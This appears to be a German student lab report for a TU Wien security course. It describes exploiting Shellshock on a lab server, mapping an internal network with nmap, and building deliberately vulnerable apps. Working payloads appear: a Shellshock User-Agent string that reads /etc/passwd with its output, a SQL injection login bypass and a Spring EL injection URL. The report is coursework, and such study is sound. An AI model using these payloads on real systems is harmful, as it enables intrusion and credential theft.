
TU Wien
Institut für Rechnergestützte Automation
Forschungsgruppe Industrial Software
Arbeitsgruppe ESSE
http://security.inso.tuwien.ac.at/



Abgabedokument Lab1

Security for Systems Engineering

183.637 - SS 2015

15.05.2015

Gruppe 17

Name	**MatrNr.**
Brichta Roy	0627867
Neumeyer Markus	1225172
Gubic Matthias	1226342
Grosslicht Patrick	1227085
Gall Alexander	1225540

Inhaltsverzeichnis

1 Aufgabe - Lab1a

1.1 Aufgabenstellung

Sie sind ein neuer motivierter Mitarbeiter/eine neue motivierte Mitarbeiterin in einem IT-Unternehmen. An Ihrem ersten Tag erhalten Sie Zugangsdaten und die URL zu einer Webseite in diesem Unternehmen. Nach kurzer Analyse erkennen Sie, dass die Webseite anfällig für einen erst im letzten Jahr bekannt gewordenen Fehler ist.
Als Security-Experte/Security-Expertin wurde Ihr Interesse geweckt und Sie wollen gleich einmal einen guten Eindruck bei Ihrem Chef hinterlassen.

Sie versuchen diese Schwachstelle auszunützen, um sich Zugang zum Server und in weiterer Folge zum Firmennetzwerk zu verschaffen.

Als erstes mussten wir uns mit den Server verbinden. Dafür wurde ein ssh Tunnel mit *putty* aufgebaut. Es musste dafür die Verbindung zum Übungsserver eingerichtet werden (siehe Abbildung 1) und unter dem Punkt *Connection* → *SSH* konnten die Parameter für das Tunneln festgelegt werden. (siehe Abbildung 2 auf Seite 3)

Nach dem Einloggen auf der Übungsumgebung konnte nun über den Browser eine Verbindung zu dem Webservice auf

$$http://10.10.20.100:8817$$

erfolgen.
Dafür musste nur einige Browsereinstellungen vorgenommen werden (Manuelle Proxy Einstellung). Hier musste man sich mit den Zugangsdaten der Gruppe, welche im Homeverzeichnis auf der tese in einer Datei gespeichert sind, anmelden. Nach erfolgreicher Anmeldung hatte wir Zugriff auf die Homepage (siehe Abbildung 3 auf Seite 4). Nun




Abbildung 1: SSH-Verbindung




Abbildung 2: Einstellung für Tunnel in putty

begannen wir mit der Suche nach einer Schwachstelle, um vollständige Kontrolle über den Benutzer auf diesen Webservice zu erlangen.

Auf der Seite unter dem Punkt "Result"fanden wir eine Funktion welche ein bash-Skript




Abbildung 3: Homepage

ausführt. Nach kurzen Überlegungen kamen wir auf die Idee das, dass CGI shellshock vulnerable ist (siehe Abbildung 4 auf Seite 5). Shellshock ist ein Exploit der Unix-Shell Bash bei welcher ungeprüfte Variablen vom Programmcode ausgeführt werden.
Um diese Schwachstelle auszunutzen verwendeten wir das Programm *Burp Suite* mit welchen wir die HTTP-Request verändern konnten.

Es musste das Programm nur als HTTP-Proxy eingerichtet werden um den gesamten HTTP-traffic vom Browser auf Burp Suite umzuleiten. Danach musste nur noch der eintreffende HTTP-Request im Programm an den Repeater geschickt werden. Der Burp-Repeater ist ein einfaches Werkzeug für die manuelle Manipulation und Bearbeitung einzelner HTTP-Anfragen sowie zur Analyse der Antworten.

Durch die Eingabe von:

```
() { :;}; echo; /bin/cat /etc/passwd
```

Listing 1: Exploit script

in die Zeile User-Agent konnte der Exploit ausgeführt werden.

Response des Servers:

```
HTTP/1.1 200 OK
Date: Fri, 15 May 2015 11:34:27 GMT
Server: Apache/2.2.22 (Debian)
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Length: 2578

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
```




Abbildung 4: Schwachstelle des Webservices

```
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
messagebus:x:102:104::/var/run/dbus:/bin/false
user01:x:1001:1001::/home/user01:/bin/bash
user02:x:1002:1002::/home/user02:/bin/bash
user03:x:1003:1003::/home/user03:/bin/bash
```




Abbildung 5: Schwachstelle des Webservices

```
user04:x:1004:1004::/home/user04:/bin/bash
user05:x:1005:1005::/home/user05:/bin/bash
user06:x:1006:1006::/home/user06:/bin/bash
user07:x:1007:1007::/home/user07:/bin/bash
user08:x:1008:1008::/home/user08:/bin/bash
user09:x:1009:1009::/home/user09:/bin/bash
user10:x:1010:1010::/home/user10:/bin/bash
user11:x:1011:1011::/home/user11:/bin/bash
user12:x:1012:1012::/home/user12:/bin/bash
user13:x:1013:1013::/home/user13:/bin/bash
user14:x:1014:1014::/home/user14:/bin/bash
user15:x:1015:1015::/home/user15:/bin/bash
user16:x:1016:1016::/home/user16:/bin/bash
user17:x:1017:1017::/home/user17:/bin/bash
user18:x:1018:1018::/home/user18:/bin/bash
user19:x:1019:1019::/home/user19:/bin/bash
user20:x:1020:1020::/home/user20:/bin/bash
user21:x:1021:1021::/home/user21:/bin/bash
user22:x:1022:1022::/home/user22:/bin/bash
user23:x:1023:1023::/home/user23:/bin/bash
```

```
user24:x:1024:1024::/home/user24:/bin/bash
user25:x:1025:1025::/home/user25:/bin/bash
user26:x:1026:1026::/home/user26:/bin/bash
user27:x:1027:1027::/home/user27:/bin/bash
user28:x:1028:1028::/home/user28:/bin/bash
user29:x:1029:1029::/home/user29:/bin/bash
user30:x:1030:1030::/home/user30:/bin/bash
user31:x:1031:1031::/home/user31:/bin/bash
user32:x:1032:1032::/home/user32:/bin/bash
user33:x:1033:1033::/home/user33:/bin/bash
user34:x:1034:1034::/home/user34:/bin/bash
user35:x:1035:1035::/home/user35:/bin/bash
user36:x:1036:1036::/home/user36:/bin/bash
user37:x:1037:1037::/home/user37:/bin/bash
user38:x:1038:1038::/home/user38:/bin/bash
user39:x:1039:1039::/home/user39:/bin/bash
user40:x:1040:1040::/home/user40:/bin/bash
```

Listing 2: Response des Servers nach Exploit

2 Aufgabe - Lab1b

2.1 Aufgabenstellung

Nachdem Sie Lab1a erfolgreich absolviert haben, haben Sie nun auch Zugriff als Benutzer userXX auf den Host 10.10.20.100.
Dieser hat die erforderlichen Rechte, um auf das gesamte Firmennetzwerk zuzugreifen. Scannen und analysieren Sie die anhängenden Netzwerke mit den verfügbaren Tools (ping, nmap, traceroute, netcat, dig, etc.).

Zuerst sind wir wie Lab1a vorgegangen und haben die gefundene Schnittstelle verwendet, um Befehle für Lab1b auszuführen. Die einzelnen Hosts, IPs, Betriebssysteme, uvm. haben wir mit den folgenden Befehlen ausfindig gemacht:

- IPv6: host -t AAAA <hostname>
- IPv4: /sbin/ip addr
- IPs, services: nmap 10.10.20.0/24 oder nmap 192.168.98.0/24
- Interfaces: nmap –iflist
- DNS Server: cat /etc/resolv.conf
- OS: cat /proc/version

- OS: nmap -6 -A <IPv6>
- Mac Adressen: ip neighbor show oder ip neighbor show <IP>

Bestimmen Sie:

- IPv4- und IPv6-Adressen der gefundenen Systeme
- MAC-Adressen der gefundenen Systeme, falls möglich
- DNS-Hostnamen der gefundenen Systeme
- Offene Ports und Services der einzelnen Systeme
- Installierte Betriebssysteme (Begründen Sie das Betriebssystem auch aufgrund der installierten Dienste, nicht nur aufgrund der Schätzung von nmap)
- Vermutete Funktionalität der Systeme (z.B. interner Mailserver, öffentlicher Webserver, etc.) Für alle oben angeführten Punkte haben wir ein Excel File erstellt, das die Anforderungen abdeckt:

Host Description	Host Name	Host IF	IPv4	IPv6
Initial Host	tese.inso.tuwien.ac.at	eth0	10.10.20.254	fe80::5054:ff:fe21:73fd/64
Hacked Host	earth.local.vienna.essecorp.invalid	eth0	10.10.20.100	fe80::21b:d2ff:fe0b:3353/64
	earth.local.vienna.essecorp.invalid	eth1.98	192.168.98.124	fe80::21b:d2ff:fe11:3cdd/64
	sun.local.vienna.essecorp.invalid	eth1.98	192.168.98.1	fdcb:c447:e9d2:3553:1001::1
	venus.local.vienna.essecorp.invalid	eth1.98	192.168.98.5	fdcb:c447:e9d2:3553:1001::5
	saturn.local.vienna.essecorp.invalid	eth1.98	192.168.98.22	fdcb:c447:e9d2:3553:1001::9
	mars.local.vienna.essecorp.invalid	eth1.98	192.168.98.54	fdcb:c447:e9d2:3553:1001::21
	jupiter.local.vienna.essecorp.invalid	eth1.98	192.168.98.99	fdcb:c447:e9d2:3553:1001::43
	neptune.local.vienna.essecorp.invalid	eth1.98	192.168.98.201	fdcb:c447:e9d2:3553:1001::79
	mercury.local.vienna.essecorp.invalid	eth1.98	192.168.98.202	fdcb:c447:e9d2:3553:1001::88

	Network	IPv4	IPv6
1	10.10.20.0/24		
2	192.168.98.0/24	ff02::1	

Abbildung 6: Netzwerkhosts Teil 1

MAC	Running Services	Operating System	OS reason	Host Functionality
52:54:00:21:73:fd	ssh (22)	Debian 7	direct access	
00:1b:d2:0b:33:53	ssh (22), Web-Ports	Debian 7 / 4.6.3-14	direct access	Web Server
00:1b:d2:11:3c:dd				
00:1b:d2:0d:84:98	filtered ssh (22)	-		Router
00:1b:d2:b3:43:63	open domain (53) (dnsmasq 2.62)	Debian 7		Domain Server
00:1b:d2:1a:c9:75	open smtp (25), open pop3 (110), open imap (143)			Email Server
00:1b:d2:81:54:c3	open socks (1080) (Tinyproxy 1.8.3)	POSIX		Proxy
00:1b:d2:80:96:13	open ipp (631) (CUPS 1.5)	Mac OS X		Printserver
00:1b:d2:1e:cd:a0	open netbios-ssn(139), open microsoft-ds (445)	Unix (Samba 3.6.6)		File Server
00:1b:d2:fe:bc:17	none			

Abbildung 7: Netzwerkhosts Teil 2

- Netzwerktopologie/Netzwerkplan: Stellen Sie Ihre Ergebnisse grafisch dar.




Abbildung 8: Netzwerktopologie des analysierten Netzwerks

3 Aufgabe - Lab1c

3.1 Aufgabenstellung

Jedes Gruppenmitglied muss genau eine Schwachstelle aus der OWASP Top 10 (2013) Liste implementieren.
Innerhalb der Gruppe müssen unterschiedliche Schwachstellen aus der Liste implementiert werden, idente Schwachstellen werden nicht gewertet.

3.2 APP 0

Schwachstelle: SQL Injection

Autor: Neumeyer Markus
Matrikelnummer: 1225172

Die hier implementierte Schwachstelle lässt sich mit einer SQL-Injection-Attacke ausnutzen. SQL-Injection, oder generell Code-Injection, ist die am häufgsten verwendete und auch am häufigsten erfolgreiche Angriffsart (laut OWASP).

Bei Code-Injections wird an beliebigen Stellen einer Applikation ein Code, anstatt der erwarteten "normalenËingabe, übermittelt. Wird diese Eingabe einfach direkt in den weiteren Code eingefügt, so kann sie dort den Ablauf des Programmes auf viele Arten verändern.

Der Fehler im Sourcecode der "vulnVersion befindet sich in der einzigen Klasse (DBConnector.java) in Zeile 57. Hier werden die beiden Eingaben des Benutzers, also Benutzername und Passwort, direkt in ein SQL-Statement übertragen.

Um diesen Fehler zu beheben, könnte man verschiedene Strategien wählen: 1.) "Blacklisting"Man könnte diverse Zeichen, welche nötig sind, um den Kontrollfluss zu beeinflussen, verbieten. Wie z.B.: " ; – oder ähnliche. 2.) Prepared Statements Man könnte Prepared Statements verwenden, um eine Abwandlung der gewünschten SQL-Abfrage zu unterbinden.

Um die von mir implementierte Schwachstelle ausnutzen zu können, muss man schlicht als Username zu Beginn ein einfaches Hochkommer setzen, um anschließend beliebigen Code ausführen zu können. Beispielsweise kann man sich regulär nur mit dem Namen "hugoünd dem Passwort "pw123ëinloggen, allerdings kann man als Name auch " OR 1=1;– ëingeben und das Passwort beliebig wählen.

In meinem korrigiertem Programm, habe ich ein Prepared Statement verwendet. Dieses verhindert unter anderem einen Vorzeitigen Abbruch des gewünschten SQL-Statements, weshalb man kein weiteres Statement einfügen kann.

Aktuelle SQL-Injection: In letzter Zeit besonders bekannt wurde die SQL-Injection auf die Sony-Kundendaten von Ende 2014. Das Sony-Netzwerk, welchem Benutzer einer Playstation, welche auch online spielen möchten, verpflichtend beitreten müssen, umfasst eine große Menge an teils auch sensiblen Kundendaten. Man konnte auf der Kundensupport-Webseite von Sony einen Parameter in einer URL abändern, und somit direkt auf die SQL-Datenbank von Sony zugreifen. Die Ergebnisse der Abfrage wurden praktischerweise auch direkt im Browser angezeigt. Die Auswirkungen dieser Schwachstelle waren vor allem der freie Zugriff auf die Daten der Kunden, wie Benutzernamen, Passwörter, Sicherheitsfragen zum Zurücksetzen der Passwörter und vieles mehr. Netzwerk für mehrere Stunden deaktivieren und verärgerte dadurch zahlreiche zahlende Kunden.

Quelle: http://www.golem.de/news/sql-injection-sicherheitsluecke-erlaubt-zugriff-auf-sc
html http://news.softpedia.com/news/New-SQL-Injection-Flaw-Puts-Sony-PlayStation-User-
shtml https://tarnkappe.info/psn-network-mit-kritischer-sicherheitsluecke/

Viele viele weitere SQL-Injection-Angriffe finden sich auf der Webseite: http://codecurmudgeon.com/wp/sql-injection-hall-of-shame/

3.3 APP 1

Schwachstelle: Using Components with Known Vulnerabilities

Autor: Grosslicht Patrick
Matrikelnummer: 1227085

In diesem Programm wird das Spring Framework v3.0.5 benutzt, eine Version mit bekannten Schwachstellen, in diesem Fall einer sogenannten **remote code with Expression Language injection**. Das Problem ist, dass Expression Language in gewissen Tags doppelt evaluiert wird.

Die genaue Fehlerstelle ist in **org.springframework.web.servlet.tags.MessageTag** zu finden.

```
String resolvedVar = ExpressionEvaluationUtils.evaluateString
   ("var", this.var, pageContext);
if (resolvedVar != null) {
   String resolvedScope = ExpressionEvaluationUtils.
      evaluateString("scope", this.scope, pageContext);
   pageContext.setAttribute(resolvedVar, msg, TagUtils.
      getScope(resolvedScope));
}
```

Listing 3: Java

```
<spring:message text="${param['message']}"></spring:message>
```

Listing 4: HTML

Dieser Code evaluiert den GET-Parameter **message** und schreibt diesen auf die Seite. Aufgrund der Schwachstelle wird dieser Parameter jedoch evaluiert und dann nochmal evaluiert, wodurch ein Angreifer seinen Code einschleusen kann.

Der Fehler ist leicht zu beheben, in dem man entweder auf v3.1.0+ updated, in dem dieses Verhalten automatisch aus ist, oder auf v3.0.6, dass eine Option zum Ausschalten dieses Features bietet. Außerdem könnte man eine Input-Validierung durchführen, bevor man die Expression Language evaluiert.

3.3.1 Ausnutzung

Um die Schwachstelle auszunutzen muss man den einzuschleusenden Code einfach als GET-Parameter **message** zu einem HTTP-Request an den Server schicken. Konkret würde das zum Beispiel so aussehen: **http://localhost:8080/?message=${applicationScope}**, was sensible Daten über den Server anzeigen würde.

In dem korrigierten Version wird Spring Framework v3.1.0 verwendet, die Expression Language Evaluierung standardmäßig deaktiviert hat.

Diese konkrete Schwachstelle war weit verbreitet, laut Statistiken von Sonatype wurden die anfälligen Versionen mehr als 1.4 Millionen mal von mehr als 22.000 Organisationen weltweit runtergeladen. http://www.infosecurity-magazine.com/news/remote-code-vulnerabilit

Eine weitere sehr bekannte, ähnliche Schwachstelle ist der sogenannte Heartbleed-Bug, eine Schwachstelle in OpenSSL 1.0.1 - 1.0.1f. Dieser Bug ermöglichte es Angreifern zufällige

Teile des Arbeitsspeichers auszulesen. Darin könnten Zugangsdaten, Bankkonten oder Private-Keys enthalten sein. Betroffen waren davon viele große Seiten sowie Programme, darunter auch Apache und nginx, welche weltweit von rund 66% der Webseiten benutzt werden. http://heartbleed.com/

Auch große Seiten wie Yahoo, Stack Overflow, GitHub oder Reddit wurden Opfer dieses Bugs. http://www.cnet.com/how-to/which-sites-have-patched-the-heartbleed-bug/

3.4 APP 2

Schwachstelle: Cross-Site Request Forgery (CSRF)

Autor: Gall Alexander
Matrikelnummer: 1225540

In der dynamischen Website welche mit PHP(Version 5+) sowie HTML erstellt wurde ist ein CSRF Exploit eingebaut. Cross Site Request Forgery ist eine indirekte Angriffstechnik bei der die URL des Opfer verändert wird um bestimmte Aktionen auslösen. Diese Aktionen können das "harmlose"beenden einer Sitzung sein oder das verändern des Passworts, bis hin zum manipulieren des Systems des Opfers sein.

Bei dieser Website (siehe Abbildung 9 auf Seite 14). handelt es sich um ein Online-Banking System bei welchen man auf sein Konto Geld einzahlen kann. Diese Einzahlung wird dann auf das Konto mit der Kontonummer des Users gebucht. Die Kontonummer ist als hidden-Textfield auf der Seite gespeichert und wird mittels GET an das PHP-Skript zur Einzahlung gesendet.

